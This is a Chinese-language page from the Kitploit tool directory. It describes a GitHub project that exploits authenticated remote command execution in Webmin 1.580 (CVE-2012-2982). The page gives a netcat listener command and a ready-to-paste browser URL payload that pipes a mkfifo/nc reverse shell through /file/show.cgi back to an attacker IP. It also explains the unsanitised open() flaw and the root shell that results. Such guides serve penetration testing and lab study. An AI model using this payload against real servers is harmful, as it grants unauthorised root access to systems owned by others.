Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
工具/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试命令与控制远程访问工具
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

手动、非 Metasploit 的已验证远程代码执行(RCE)漏洞利用,通过浏览器 URL 栏针对 Webmin 1.580(CVE-2012-2982)。

查看仓库
104个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

Webmin 1.580 RCE 执行指南

关于通过 /file/show.cgi 组件在 Webmin 1.580 上执行经过身份验证的远程代码执行 (RCE) 的快速参考。


1. 攻击机(监听器)


在本地机器上运行此命令以在执行负载之前捕获传入的连接:

rlwrap nc -lnvp 4444

2. 目标利用载荷



将以下 URL 直接粘贴到浏览器的地址栏中(确保您已先登录 Webmin 仪表盘):

http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|
截图 2026-05-25 220641

注意:记得将 <YOUR_ATTACK_IP> 替换为您实际的本地或隧道 IP 地址,以及目标的 IP 和端口。
截图 2026-05-25 220708

上下文与详细信息

  • 漏洞:在 /file/show.cgi 中,传递给 Perl 内部 open() 函数的内联路径信息未充分清理。附加管道符 (|) 允许以 root 权限执行任意命令。

  • 身份验证:这需要有效的会话。浏览器自动处理身份验证,当您提交 URL 负载时,它会发送您当前的会话 Cookie。

  • 预期行为:按回车键后,浏览器标签页将旋转并看似无限挂起。这确认服务器线程已成功被劫持以维护交互式 Shell 会话。

下载工具
